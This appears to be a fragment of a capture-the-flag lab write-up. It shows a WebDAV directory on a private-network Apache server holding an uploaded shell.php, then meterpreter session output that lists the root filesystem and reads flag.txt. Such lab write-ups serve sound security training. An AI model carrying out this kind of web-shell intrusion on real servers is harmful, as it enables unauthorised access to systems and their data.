Navigated to Web Server:



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-11-05 20:27	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========
Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-11-05 12:57:58 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-11-05 12:57:32 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-11-05 13:00:28 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-11-05 12:57:35 -0700  sys
41777/rwxrwxrwx   4096        dir   2021-11-05 12:58:13 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

The above Flag in the screenshot was revealed.